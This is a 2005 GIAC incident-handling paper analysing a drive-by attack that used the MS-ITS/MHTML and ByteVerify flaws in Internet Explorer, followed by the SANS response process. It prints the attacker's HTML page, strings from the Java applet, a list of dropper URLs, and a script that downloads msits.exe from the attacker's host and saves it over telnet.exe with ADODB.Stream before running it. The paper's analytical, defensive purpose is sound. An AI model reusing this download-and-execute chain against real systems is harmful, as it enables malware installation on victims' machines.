Global Information Assurance Certification Paper

MS-ITS Vulnerability: Exploited

Robert Palmer
07 January 2005
GCIH v4.0 - Option Two

Table of Contents

Introduction:

Statement of Purpose

The intent of this paper is to detail the events surrounding an attack made on a computer system and the Incident Handling process as defined by the SANS Institute. Discussion will also include the technology behind the attack, the factors present that allowed the attack, and lessons learned upon reflection.

Background

Nogatnep is a very large company that holds agreements with many different entities/companies to allow them to conduct business within the same physical building. From an Information Assurance (IA) standpoint, this situation creates an environment in which each company owns part of the Information Assurance process. Nogatnep provides each company with the Network Infrastructure needed to conduct business to include the protection and availability for critical business. A comprehensive Network Security plan is in place. As a part of that program, Nogatnep IDS (NIDS) team reports suspicious traffic alerts to the Nogatnep CIRT (NCIRT). The NCIRT then contacts the company identified in relation to the alerts for mitigation. The NCIRT oversees that mitigation by directing actions to be taken, software to be used, and timelines to be met. In the event that Law Enforcement would need to get involved, the NCIRT will be responsible for making that contact. The NCIRT is also responsible for reporting progress to Senior Management as appropriate. I am a member of the NCIRT.

Information Assurance (IA), in this situation, becomes an increasingly difficult proposition. Each company within the Nogatnep structure has its own IA group that creates policy for their respective company. Appropriate patch levels, mechanism for applying patches, upgrade of software, and approval of specific software applications/packages are all handled at the company IA level. While the Nogatnep IA group releases general guidance on various topics, the specifics of implementation of guidance are left up to the individual company. It is not uncommon to see many different operating systems with different patch levels across the enterprise.

Part One:

Description and Analysis:

On 21 December, 2004, Nogatnep Intrusion Detection System (NIDS) team alerted the Nogatnep Computer Incident Response Team (NCIRT) to a

machine that was *possibly* a victim of malicious Uniform Resource Locator (URL) hiding/redirection and the MS-ITS exploit.

Actually, there are a few things at work here. URL hiding and redirection are two different concepts that are many times used in conjunction with the other. URL Hiding allows a Web Site Administrator to hide the target URL and let visitors see only the new domain name. So instead of being redirected and suddenly seeing the target URL appearing in the browser's address bar the end-user sees the new domain name all the time. URL redirecting or forwarding allows the administrator to redirect the domain name to a URL of their choosing. This allows them to point new domain names to pre-existing web pages of their choice. So, URL hiding is the act of hiding the intended URL in either the URL path itself or hidden content on the web page. These are, however, legitimate uses for URL hiding/redirection. Web site administrators that do not have virtual hosting technology at their disposal may make one web page resolve to multiple URL's. In addition, URL redirection may be used to redirect a URL to a page on the same web server, for example http://www.company.example/ may be the same as http://www.company.example/index.html. This affords administrators the ability to make complex or long URL's much shorter and easier to remember.

While there are there are almost always legitimate uses for much of this technology, there are also people waiting to take advantage of the technology for malicious purposes. URL hiding/redirection can be used by malicious attackers as a means to get unsuspecting users to visit sites they may not have intended to visit. As you may be able to imagine, this can be used in many different ways to include leading towards executing malicious code on the redirected client. Whether its use is to get a client to view a particular website, click on a link, or exploit an existing vulnerability on the client, the outcome is at the very least annoying.

Once the attacker gets the client redirected to a web site/page containing malicious code, the attacker can redirect further or direct download of various malicious code to be executed on the client. Many of these attacks will attempt to exploit multiple known vulnerabilities in order to gain access to the client. There is no shortage of source code and proof of concepts out on the web that any attacker can mold into a unique attack making it more difficult to detect and mitigate. In this case, it looked to be the MS-ITS exploit taking advantage of a known vulnerability within Microsoft's Internet Explorer.

Intrusion Detection Systems (IDS) have become more aware of these types of attacks and have incorporated alerts on traffic resembling URL hiding/redirection. Since URL hiding/redirection is a fairly common and legitimate activity, most IDS sensors will couple the URL hiding/redirection with a known exploit and report alerts based on the existence of both in the same session. An example would be the MS-ITS vulnerability. Unpatched versions of

Microsoft Internet Explorer and Outlook Express contain a vulnerability that can allow an attacker to gain unauthorized system access. The vulnerability is due to the way embedded MHT (MHTML document) and CHM (HTML Help Compiled Help File) files are handled. Attackers can use the ms-its protocol to download and execute arbitrary code. Outlook Express can also be used to exploit the vulnerability if HTML formatted messages are viewed. This particular exploit was fixed through Microsoft Security Bulletin MS04-013 issued 13 April, 2004 and Microsoft Windows XP Service Pack 2. While many people have become increasingly aware of their patch level, there are still users and Systems Administrators alike that pay little attention the updates available from Microsoft.

In the corporate/government world, patching will often be dependent on the habits of the users (logging into/locking/shutting down machines) and the effectiveness of the overall computer network defense plan. Senior Management/Leadership often set the tone for acceptable amount of risk through their backing and implementation of a solid network security program. There are many software applications on the commercial market that can manage an end-to-end solution for network security. Still, these programs live and die with the backing of the Senior Management/Leadership.

Vulnerability:

Within the investigation, it was resolved that this attack took advantage of a known Microsoft Internet Explorer vulnerability. The vulnerability exploited was the MHTML URL Processing Vulnerability or "ms-its vulnerability" (Mitre CVE: CAN-2004-0380) which allows executable files to be downloaded and run in the background without user intervention. When an infected user visits a Web site, it can cause a possible malicious executable file to run on the system without user permission.

More information on the vulnerability:

MHTML URL Processing
http://www.kb.cert.org/vuls/id/323070
http://www.securityfocus.com/bid/9658

Operating System:

Since this is a Microsoft vulnerability with available patches, much of this list is from Microsoft:

MHTML URL Processing "ms-its":

Microsoft Windows NT Workstation 4.0 Service Pack 6a
Microsoft Windows NT Server 4.0 Service Pack 6a
Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6

Microsoft Windows 2000 Service Pack 2,
Microsoft Windows 2000 Service Pack 3,
Microsoft Windows 2000 Service Pack 4
Microsoft Windows XP and Microsoft Windows XP Service Pack 1
Microsoft Windows XP 64-Bit Edition Service Pack 1
Microsoft Windows XP 64-Bit Edition Version 2003
Microsoft Windows Server 2003
Microsoft Windows Server 2003 64-Bit Edition
Microsoft Windows 98,
Microsoft Windows 98 Second Edition (SE)
Microsoft Windows Millennium Edition (ME)

Available patch: MS04-013
http://www.microsoft.com/technet/security/bulletin/MS04-013.mspx

Exploit Design and Analysis:

The attacker used the vulnerability, in addition to other means, to install a number of executables on the client machine. A few of these executables came up as being associated with Trojans or some other type of malicious code. Much of the code found in the investigation had slight variations, but followed the same exploit format. Below is a list of suspected Trojans based on the investigation:

Trojan.ByteVerify (Symantec)
Also known as: Exploit-ByteVerify [McAfee], Exploit.Java.Bytverify [KAV], JAVA_BYTVERIFY.A [Trend]
http://securityresponse.symantec.com/avcenter/venc/data/trojan.byteverify.html

Adware.WorldSearch (Symantec)
http://sarc.com/avcenter/venc/data/adware.worldsearch.html

JS.Scob.Trojan (Symantec)
Also known as: JS/Exploit-DialogArg.b [McAfee]
http://securityresponse.symantec.com/avcenter/venc/data/js.scob.trojan.html
http://marc.theaimsgroup.com/?l=bugtraq&m=108852642021426&w=2

The additional executables and other files that were installed were related to adware and pornographic dialers. There will be more discussion on the details in later sections.

Description and Exploit Analysis:

The intent of this paper is to log the events that took place without the

input of the attacker. Sometimes it is hard to tell exactly what the attacker(s) is/are trying to do with the exploits presented. Based on the analysis of the IDS traffic and the downloaded files, one can reasonably assess the intent.

In my estimation, these particular exploits were used in an effort to achieve multiple goals. If I could take them one at a time, I would say that the Trojan.ByteVerify (Symantec) was used to escalate permissions. This allowed the attacker to escape the Internet Zone and enter the Trusted Zone with Local Machine access. After recreating the incident in the lab, one can see that this was pivotal to pulling off the rest of the attack. The second exploit, Adware.Worldsearch (Symantec), is fairly clear in the attempt to gather information from the end users computer. Adware is dangerous in any corporate environment due to the nature of what employees store on their computers. This, however, was not a very effective exploit due to the fact that it was so noticeable. The addition of the Internet favorites may go unnoticed by some, but the additional icons on the desktop are hard to overlook. The third exploit looks to be a variant of the JS.Scob.Trojan (Symantec). This Trojan executes java script code from a remote server. Most Security vendor documentation seems to link it to a Microsoft Internet Information Server compromise. In this case, it looks as if this exploit was used to execute a previously downloaded file. McAfee identifies this exploit as JS/Exploit-DialogArg.b at the link http://vil.nai.com/vil/content/v126241.htm and states "Typically this exploit is used to execute other programs. Those programs can be whatever the author chooses to run on the vulnerable system. Therefore it is not possible to provide specific information as one attack can vary from the next. This detection covers the underlying exploit code, rather than any one specific attack incident."

Part Two:

Attack Process:

The attack took place during an established session over HTTP Port 80 with an allowed website. The website had been infected with some type of redirect exploit allowing the attacker to attempt download of malicious content to an unsuspecting host. The IDS traffic picked up in relation to this session is as follows:

Name: proxy1.nogatnep.com
Address: 192.168.37.131

<-CIRT=> NECMI 192.168.37.131 CAT-5 Exploit attempt of host, NECMI user (through the 192.168.37.131 webcache) appears to be a victim of URL Hiding and several exploit attempts.

IDS Signatures:

```
12/21-03:47:04.863504  [**] [1:100118:1] URL Hiding IE Bug with
no patches  [**]
[Classification: Potentially Bad Traffic] [Priority: 2] {TCP}
10.246.161.214:80
-> 192.168.37.131:50365

12/21-03:47:04.863504  [**] [1:2000004:2] BLEEDING-EDGE
Microsoft MHTML URL Redirection Attempt [**] [Classification:
Web Application Attack] [Priority: 1] {TCP } 10.246.161.214:80 -
> 192.168.37.131:50365

12/21-03:47:10.923098  [**] [1:2577:3] WEB-CLIENT local resource
redirection attempt [**] [Classification: Attempted User
Privilege Gain] [Priority: 1] {TCP}    10.246.161.214:80 ->
192.168.37.131:50380

12/21-03:47:10.923098  [**] [1:100008:2] Microsoft Trusted Zone
Bypass local resource redirection attempt [**] [Classification:
Attempted User Privilege Gain]   [Priority: 1] {TCP}
10.246.161.214:80 -> 192.168.37.131:50380
```

Session Traffic:

```
1103618825.190190 %923 > VIA:  1.0 ISA02, 1.0 ISA01
1103618825.190190 %923 > USER-AGENT:  Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.0)
1103618825.190190 %923 > HOST:  HYPERLINK
www.redirectedpornsite.com
1103618825.190190 %923 > REFERER:  HYPERLINK
http://www.initialpornsite.net/trade.html
1103618825.190190 %923 > ACCEPT-LANGUAGE:  en-us
1103618825.200452 %923 < DATE:  Tue, 21 Dec 2004 08:47:02 GMT
1103618825.200452 %923 < SERVER:  Apache/1.3.33 (Unix)
mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4
PHP/4.3.9 FrontPage/5.0.2.2635 mod_ssl/2.8.22 OpenSSL/0.9.7a
1103618825.200452 %923 www -> 192.168.37.131/tcp
10.246.161.214/80/tcp L GET /adverts/347/1.htm (200 "OK" [358])
1103618828.957211 %923 > VIA:  1.0 ISA02, 1.0 ISA01
1103618828.957211 %923 > USER-AGENT:  Mozilla/4.0 (compatible;
MSIE 6.0; Windows NT 5.0)
1103618828.957211 %923 > HOST:  HYPERLINK
www.redirectedpornsite.com
1103618828.957211 %923 > REFERER:  HYPERLINK
http://www.redirectedpornsite.com/adverts/347/1.htm
1103618828.957211 %923 > ACCEPT-LANGUAGE:  en-us
1103618828.966958 %923 < DATE:  Tue, 21 Dec 2004 08:47:06 GMT
1103618828.966958 %923 < SERVER:  Apache/1.3.33 (Unix)
mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4
PHP/4.3.9 FrontPage/5.0.2.2635 mod_ssl/2.8.22 OpenSSL/0.9.7a
1103618828.966958 %923 www -> 192.168.37.131/tcp
```

10.246.161.214/80/tcp L GET /adverts/347/jss/**installer.htm** (200 "OK" [667])
1103618829.245706 %923 > VIA: 1.0 ISA02, 1.0 ISA01
1103618829.245706 %923 > USER-AGENT: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
1103618829.245706 %923 > HOST: HYPERLINK www.redirectedpornsite.com
1103618829.245706 %923 > REFERER: HYPERLINK http://www.redirectedpornsite.com/adverts/347/jss/installer.htm
1103618829.245706 %923 > ACCEPT-LANGUAGE: en-us
1103618831.260152 %923 < DATE: Tue, 21 Dec 2004 08:47:06 GMT
1103618831.260152 %923 < SERVER: Apache/1.3.33 (Unix) mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 PHP/4.3.9 FrontPage/5.0.2.2635 mod_ssl/2.8.22 OpenSSL/0.9.7a
1103618831.260152 %923 < X-POWERED-BY: PHP/4.3.9
1103618831.260152 %923 < LOCATION: **URL:m s - i t s:C:\ W I NDOWS\Help\iexplore.c h m::/iegetsrt.htm**
1103618831.260158 %923 www -> 192.168.37.131/tcp
10.246.161.214/80/tcp L GET /adverts/347/jss/**redir.php** (302 "Found" [2])
1103618831.355944 %923 > VIA: 1.0 ISA02, 1.0 ISA01
1103618831.355944 %923 > USER-AGENT: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
1103618831.355944 %923 > HOST: HYPERLINK www.redirectedpornsite.com
1103618831.355944 %923 > ACCEPT-LANGUAGE: en-us
1103618831.365905 %923 < DATE: Tue, 21 Dec 2004 08:47:08 GMT
1103618831.365905 %923 < SERVER: Apache/1.3.33 (Unix) mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 PHP/4.3.9 FrontPage/5.0.2.2635 mod_ssl/2.8.22 OpenSSL/0.9.7a
1103618831.365905 %923 www -> 192.168.37.131/tcp
10.246.161.214/80/tcp L GET /adverts/347/jss/**md.htm** (200 "OK" [280])
1103618831.390079 %923 > VIA: 1.0 ISA02, 1.0 ISA01
1103618831.390079 %923 > USER-AGENT: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
1103618831.390079 %923 > HOST: HYPERLINK www.redirectedpornsite.com
1103618831.390079 %923 > ACCEPT-LANGUAGE: en
1103618831.399957 %923 < DATE: Tue, 21 Dec 2004 08:47:08 GMT
1103618831.399957 %923 < SERVER: Apache/1.3.33 (Unix) mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 PHP/4.3.9 FrontPage/5.0.2.2635 mod_ssl/2.8.22 OpenSSL/0.9.7a
1103618831.448011 %923 www -> 192.168.37.131/tcp
10.246.161.214/80/tcp L GET /adverts/347/**BlackBox.class** (200 "OK" [24564])
1103618831.792321 %923 > VIA: 1.0 ISA02, 1.0 ISA01
1103618831.792321 %923 > USER-AGENT: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
1103618831.792321 %923 > HOST: HYPERLINK www.redirectedpornsite.com
1103618831.792321 %923 > ACCEPT-LANGUAGE: en
1103618831.803708 %923 < DATE: Tue, 21 Dec 2004 08:47:09 GMT
1103618831.803708 %923 < SERVER: Apache/1.3.33 (Unix)

```
mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4
PHP/4.3.9 FrontPage/5.0.2.2635 mod_ssl/2.8.22 OpenSSL/0.9.7a
1103618831.803708 %923 www -> 192.168.37.131/tcp
10.246.161.214/80/tcp L GET /adverts/347/VerifierBug.class (200
"OK" [896])
1103618831.691031 %961 > VIA:  1.0 ISA02
1103618831.691031 %961 > USER-AGENT:  Mozilla/4.0 (compatible;
MSIE 6.0; Win32)
1103618831.691031 %961 > HOST:  HYPERLINK
www.redirectedpornsite.com
1103618831.691031 %961 > ACCEPT-LANGUAGE:  en
1103618831.701499 %961 < DATE:  Tue, 21 Dec 2004 08:47:08 GMT
1103618831.701499 %961 < SERVER:  Apache/1.3.33 (Unix)
mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4
PHP/4.3.9 FrontPage/5.0.2.2635 mod_ssl/2.8.22 OpenSSL/0.9.7a
1103618831.701499 %961 www -> 192.168.37.132/tcp
10.246.161.214/80/tcp L GET /adverts/347/Dummy.class (200 "OK"
[240])
```

The external IP identified was immediately blocked inbound and outbound at our gateway routers. I cannot provide you with a network diagram due to the sensitive nature of Nogatnep business. For network security purposes, we have redundant gateway routers at the top with ACL's that control inbound and outbound access. Many of the internal companies choose to implement their own firewall solution for added security.

The NEMCI host involved in this incident happened to be a machine that a technician placed on the network. This machine was configured with Windows XP Professional Service Pack 1 without any patches, anti-virus software, etc.

The attacker used a number of exploits stemming from the initial HTTP (web) code redirecting the end user to the additional malicious web sites. The malicious web code was hidden behind what looked to be a .jpeg (photo) on a web page that the end user visited. Once the user clicked on the .jpeg, the browser was directed to another web page that contained code redirecting the browser to the attacker's web page in another domain. From this point, the attack branches in three different directions. The HTML code (retrieved using Rex Swain's HTTP Viewer http://www.rexswain.com/httpview.html) below shows the content of the malicious web site to which the end user was redirected.

```
HTTP/1.1·200·OK(CR)
(LF)
Date:·Wed,·29·Dec·2004·20:23:30·GMT(CR)
(LF)
Server:·Apache/1.3.33·(Unix)·mod_auth_passthrough/1.8·mod_log_by
tes/1.2·mod_bwlimited/1.4·PHP/4.3.9·FrontPage/5.0.2.2635·mod_ssl
/2.8.22·OpenSSL/0.9.7a(CR)
(LF)
Last-Modified:·Wed,·24·Nov·2004·17:59:35·GMT(CR)
```

```
(LF)
ETag:·"52c01c-166-41a4cc07"(CR)
(LF)
Accept-Ranges:·bytes(CR)
(LF)
Content-Length:·358(CR)
(LF)
Connection:·close(CR)
(LF)
Content-Type:·text/html(CR)
(LF)
(CR)
(LF)
Content (Length = 358):
<html>(LF)
<head>(LF)
<title></title>(LF)
</head>(LF)
<body>(LF)
<applet·CODE="BlackBox.class"·width=1·height=1></APPLET>(LF)
<object·data="ms-
its:mhtml:file://C:\\MAIN.MHT!http://www.redirectedpornsite.com/
/adverts//347//main.chm::/main.htm"·type="text/x-
scriptlet"></object>(LF)
<iframe·src="http://www.redirectedpornsite.com/adverts/347/jss/i
nstaller.htm"·width=1·height=1></iframe>(LF)
</body>(LF)
</html>(LF)
```

Direction #1: The web code on the attacker's page directed the browser to download a java applet (Blackbox.class).This applet is associated with the Trojan.ByteVerify exploit. This applet actually calls additional applets to eventually get to the point where the attacker has escalated privileges resulting in Local Machine Zone access.

Applet code BlackBox.class (binary output with BinText)

```
00000010    00000010      0   BlackBox
0000001E    0000001E      0   java/applet/Applet
00000033    00000033      0   UCL def
00000041    00000041      0      Magic def
00000062    00000062      0   LineNumberTable
00000074    00000074      0   <init>
0000009E    0000009E      0   Dummy
000000AE    000000AE      0   VerifierBug
000000C6    000000C6      0   ()Ljava/lang/Class;
000000DC    000000DC      0   getClass
000000EF    000000EF      0   java/lang/Object
00000107    00000107      0   Ljava/lang/Class;
0000011B    0000011B      0   dummy_class
00000133    00000133      0   UCL definition
0000014C    0000014C      0   Magic
```

```
00000158   00000158      0
)(Ljava/lang/String;[BII)Ljava/lang/Class;
00000185   00000185      0   myDefineClass
0000019F   0000019F      0   ()Ljava/lang/Object;
000001B6   000001B6      0   newInstance
000001CC   000001CC      0   java/lang/Class
000001E1   000001E1      0   com.ms.security.PermissionSet
00000205   00000205      0
%(Ljava/lang/String;)Ljava/lang/Class;
0000022E   0000022E      0   forName
0000024B   0000024B      0
@(Ljava/lang/String;[Ljava/lang/Class;)Ljava/lang/reflect/Method
;
0000028E   0000028E      0      getMethod
000002A2   000002A2      0   !com/ms/security/PermissionDataSet
000002D8   000002D8      0   setFullyTrusted
000002F2   000002F2      0   com/ms/security/PermissionSet
00000316   00000316      0
&(Lcom/ms/security/PermissionDataSet;)V
0000034A   0000034A      0   ()Ljava/lang/ClassLoader;
00000366   00000366      0   getClassLoader
0000037F   0000037F      0   com/ms/vm/loader/URLClassLoader
000003A5   000003A5      0   !Lcom/ms/vm/loader/URLClassLoader;
000003CA   000003CA      0   value
000003DB   000003DB      0
9(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;
00000418   00000418      0   invoke
00000429   00000429      0   java/lang/reflect/Method
00000447   00000447      0   Beyond
00000454   00000454      0      loadClass
00000469   00000469      0   java/lang/Throwable
0000047F   0000047F      0   BlackBox.java
0000048F   0000048F      0   SourceFile
```

Direction #2: The attacker uses the MHTML URL Processing vulnerability to get Internet Explorer (IE) to access a file path located on the remote server. Internet Explorer will look for the main.mht file locally and find that it does not exist. The vulnerability is in the way that IE can be given an alternate address in the same path, and IE will execute. In this case, the main.chm file is downloaded from the remote server. Within the main.chm is the main.htm page that calls the msits.exe file for download. The msitis.exe is not executed at this time. The following list of executables and other files were pulled out of the msits.exe after unpacking and running through the BinText application (link to the free tool from Foundstone http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/bintext.htm)

```
systems32.exe
1.dat
http://10.246.161.215/exe/gigasoft_347.exe
```

systefdsfdms32.exe
5.dat
http://www.redirectedpornsite.com/adverts/progs/0.exe
drivsadser64.exe
2.dat
http://anothersite.com/private/X/74.exe
mutlo.exe
3.dat
http://10.246.161.215/tmp/cmdropper.exe
commandos.exe
4.dat
http://10.246.161.215/console/dropper.exe
cmd64.exe

For the purpose of this paper, I will not go into the details of each and every file that was downloaded. However, after my research on all of the files, it was found that each executable and file downloaded was for adware purposes. Links were placed on the desktop, added to favorites, and applications were installed to attempt a modem connection to a known adware site.

Direction #3: The attacker uses the inline frame functionality within HTML to direct the IE browser out to the external website. The path initiates the opening of another web page containing a java script applet pointing towards another java script applet that eventually utilizes the ADODB.Stream functionality to access the msits.exe file. This by-design functionality is sometimes used by web applications, but it could also allow an internet web site to execute script from the Local Machine Zone. This occurs because the ADODB.Stream object allows access to the hard drive when hosted within Internet Explorer. See code below:

(HTML Code retrieved by Rex Swain's HTTP Viewer)

```
HTTP/1.1·200·OK(CR)
(LF)
Date:·Wed,·29·Dec·2004·21:17:52·GMT(CR)
(LF)
Server:·Apache/1.3.33·(Unix)·mod_auth_passthrough/1.8·mod_log_by
tes/1.2·mod_bwlimited/1.4·PHP/4.3.9·FrontPage/5.0.2.2635·mod_ssl
/2.8.22·OpenSSL/0.9.7a(CR)
(LF)
Last-Modified:·Wed,·24·Nov·2004·17:59:22·GMT(CR)
(LF)
ETag:·"59402a-29b-41a4cbfa"(CR)
(LF)
Accept-Ranges:·bytes(CR)
(LF)
Content-Length:·667(CR)
(LF)
Connection:·close(CR)
(LF)
```

```
Content-Type:·text/html(CR)
(LF)
(CR)
(LF)
Content (Length = 667):
<html>(LF)
<body>(LF)
(LF)
<script·language="Javascript">(LF)
(LF)
····function·InjectedDuringRedirection(){(LF)
·····(A0)showModalDialog('md.htm',window,"dialogTop:-
10000\;dialogLeft:-
10000\;dialogHeight:1\;dialogWidth:1\;").location="javascript:'<
SCRIPT·SRC=\\'http://www.redirectedpornsite.com/adverts/347/jss/
shellscript_loader.js\\'><\/script>'";(LF)
····}(LF)
····(LF)
</script>(LF)
(LF)
<script·language="javascript">(LF)
····(LF)
····setTimeout("myiframe.execScript(InjectedDuringRedirection.to
String())",100);(LF)
····setTimeout("myiframe.execScript('InjectedDuringRedirection()
')·",101);(LF)
····document.write('<IFRAME·ID=myiframe·NAME=myiframe·SRC="redir
.php"·WIDTH=200·HEIGHT=200></IFRAME>');(LF)
····(LF)
</script>(LF)
(LF)
</body>(LF)
</html>(LF)
```

(Binary strings retrieved through BinText application)

```
http://www.redirectedpornsite.com/adverts/347/jss/shellscript_lo
ader.js
File shellscript_loader.js (strings)
00000000   00000000      0   function getRealShell() {
0000001A   0000001A      0
myiframe.document.write("<SCRIPT
SRC='http://www.redirectedpornsite.com/adverts/347/jss/shellscri
pt.js'><\/SCRIPT>");
0000008F   0000008F      0   document.write("<IFRAME ID=myiframe
SRC='about:blank' WIDTH=200 HEIGHT=200></IFRAME>");
000000E7   000000E7      0   setTimeout("getRealShell()",100);
```

(Binary strings retrieved through BinText application)

```
http://www.redirectedpornsite.com/adverts/347/jss/shellscript.js
File shellscript.js (strings)
```

```
00000000   00000000      0   var
downloadurl="http://www.redirectedpornsite.com/adverts/347/msits
.exe";
00000044   00000044      0
if(navigator.appVersion.indexOf("Windows NT 5.1")!=-1)
savetopath="C:\\WINDOWS\\system32\\telnet.exe";
000000AB   000000AB      0
if(navigator.appVersion.indexOf("Windows NT 5.0")!=-1)
savetopath="C:\\WINNT\\system32\\telnet.exe";
00000111   00000111      0   payloadURL = downloadurl;
0000012B   0000012B      0   var x = new
ActiveXObject("Microsoft.XMLHTTP");
0000015B   0000015B      0   x.Open("GET",payloadURL,0);
00000177   00000177      0   x.Send();
00000182   00000182      0   function bla() { return "A" + "D" +
"O" + "D" + "B" + "." + "S" + "t" + "r" + "e" + "a" + "m"; }
000001E4   000001E4      0   var s = new ActiveXObject(bla());
00000206   00000206      0   s.Mode = 3;
00000212   00000212      0   s.Type = 1;
0000021E   0000021E      0   s.Open();
00000228   00000228      0   s.Write(x.responseBody);
00000241   00000241      0   s.SaveToFile(savetopath,2);
0000025E   0000025E      0   location.href = "telnet://";
```

These exploits and use of vulnerable functionality were just a means to get malicious code onto the client machine for various reasons ranging from generating revenue to gaining access to the client machine for other uses. I will go into the details of all of the exploits involved in this attack in a later section, but the following list includes the list of possible exploits based on my investigation:

The above exploits were then used to download various pornography related applications, as well as, links to spyware/adware related web sites. Links were added to both the C:\Documents and Settings\%user%\Favorites and the Windows Desktop.

While this incident is annoying and potentially dangerous from a business case standpoint, interactive remote access was not gained on this system. However, this whole incident could have been avoided with some good security practices, and common sense, being applied. The decision to not use a standard image that included anti-virus and a more up-to-date patch levels for a machine that was going on the network allowed most, if not all, of the exploits to run successfully. In this particular case, a similar process is part of the standard operating procedures. The technician just chose to ignore the procedures.

For the vulnerabilities themselves, I think that the vendors have done due diligence to inform and/or patch where needed. I did not have any problems finding links to patches, warnings, explanations, and even source code for the

exploits used in this incident. This is not the case for many other incidents I have investigated.

Part Three: The Incident Handling Process

This section will detail the events that took place before, during, and after this incident with respect to the Six Steps of Incident Handling as described by the SANS Institute. The importance of a repeatable process within Incident Handling will be stressed as a tool to insure accuracy throughout the various phases. Shortcomings in the existing process or process followed will be identified and suggestion for improvement made. Finally, the Lessons Learned section will put the events surrounding this incident into perspective with a focus on the overall Incident Handling process followed.

Preparation Phase:

Network and/or Computer Security have become an important component of Information Technology (IT) programs. Security-related threats have become not only more numerous and diverse but also more damaging and disruptive. There are more and more potentially damaging vulnerabilities discovered every day. Activities meant to assess the risk and take preventative action can lower the number of incidents, but it is a fact that not all incidents can be prevented. That being said, incident prevention is still an extremely critical addition to your Incident response program. If security controls are insufficient, high volumes of incidents may occur, overwhelming the resources and capacity for response, which would result in delayed or incomplete recovery and possibly more extensive damage and longer periods of service and data unavailability. Incident handling can be performed more effectively if organizations complement their incident response capability with adequate resources to actively maintain the security of networks, systems, and applications, freeing the incident response team to focus on handling serious incidents.

Therefore, a comprehensive Network Security program, to include Incident Response and Handling is necessary for rapidly detecting potential incidents, minimizing loss and damage, investigating trends in various attack vectors, mitigating the weaknesses that may be exploited, and restoring functionality to the network and/or computer system. Because performing incident response and handling in the proper manner is a complex undertaking, establishing the required infrastructure and procedures requires substantial planning and resources.

The Network Security program should have the support of your management. Thankfully, at Nogatnep, the management is fairly security conscious and has provided much of the backing needed to develop the infrastructure that is currently in place. The Operations team handles the

physical devices and there configurations. This would include the gateway routers all the way down to the external interface of the individual company switch/router/firewall. The Operations IA team handles the mitigation of vulnerabilities related to those devices as they become aware of them. The Network Security division is made up of the Intrusion Detection Systems (IDS) team, the Computer Incident Response Team (CIRT), the Information Assurance (IA) team, and the Vulnerability Assessment (VA) team. Each team is setup to take action as needed in the event that a potential incident is discovered by the IDS team.

Continually monitoring threats through intrusion detection systems (IDSs) and other mechanisms (vulnerability scanning) is essential. The establishment of clear procedures and guidelines for assessing the current and potential impact of incidents is critical. Intrusion detection systems and the teams that monitor them should implement effective methods of collecting, analyzing, and reporting data. The Nogatnep IDS team emphasizes clear, concise methods and procedures for placing IDS sensors, capturing and analyzing data, and reporting possible incidents to the appropriate group. In this instance, IDS had a few signatures in place on the sensors located just inside of our Gateway routers. These sensors are a mix of commercial and open source. You can see an example of the signatures below.

12/21-**03:47:04**.863504 [**] [1:100118:1] URL Hiding IE Bug with no patches [**][Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 10.246.161.214:80-> 192.168.37.131:50365

12/21-**03:47:04**.863504 [**] [1:2000004:2] BLEEDING-EDGE Microsoft MHTML URL Redirection Attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP } 10.246.161.214:80 -> 192.168.37.131:50365

12/21-**03:47:10**.923098 [**] [1:2577:3] WEB-CLIENT local resource redirection attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1] {TCP} 10.246.161.214:80 -> 192.168.37.131:50380

12/21-**03:47:10**.923098 [**] [1:100008:2] Microsoft Trusted Zone Bypass local resource redirection attempt [**] [Classification: Attempted User Privilege Gain] [Priority: 1] {TCP} 10.246.161.214:80 -> 192.168.37.131:50380

Incident Response/Handling preparation comes in many forms. First, the NCIRT follows CJCSM-6510.01-C, which is Department of Defense (DoD) policy regulating all action regarding Incident Response. In addition, we are a part of the DoD Computer Network Defense Service Provider program. This program has established a number of metrics that an applicant must meet in order to be Certified and Accredited as a Computer Network Defense Service Provider. Secondly, the members of the NCIRT are required to attend multiple training sessions throughout the year to keep current on new technologies and exploits alike. Various vendor certifications are held in high regard and rewards are given for achieving them. Lastly, the NCIRT employs a test lab that is used for

developing expertise with a variety of Incident Handling tools ranging from freeware to commercially available forensic tools. In addition, once the alert comes from IDS to, in this case, the Incident Response team, The NCIRT has the ability to remote into certain IDS appliances to further investigate traffic.

Tools used during the investigation of this case:

Lancope Stealthwatch – IDS appliance that sits above the ACL's to capture additional traffic associated with the external IP's

Foundstone, Inc. BinText v3.0 - http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/bintext.htm

Spybot S&D Filealyzer 1.1f - http://www.safer-networking.org/en/filealyzer/

GOTS log collector – Application that runs a number of .exe files to get a forensic picture of infected machine. Good for locating files associated with Trojans, bots, etc.

www.google.com – An extremely valuable investigative tool.

Ethereal 0.10.8 – Tool used in the lab environment to capture traffic during execution of exploits.

Various tools to unpack executables and decode encoding (Javascript, Unicode, etc.)

The NCIRT does not pack a standard set of tools due to the fact that each incident is different and may require a unique set of tools. Team members are required to maintain competence in the use of investigative/forensic tools. Each NCIRT member does have a USB thumb drive to facilitate transport of standard tools and data to the site of the incident if needed.

Identification Phase:

As stated previously, the NCIRT was contacted by the NIDS team with a *possible* URL hiding/redirection/ms-its exploit victim. These alerts come in fairly often with various (phishing, MS-ITS, etc.) exploits attached to the URL hiding/redirection functionality. Most attempts are unsuccessful due to the fact that the end-user's machine is up to date with the latest Microsoft patches (MS 04-013, Windows XP SP2, etc.) related to these vulnerabilities.

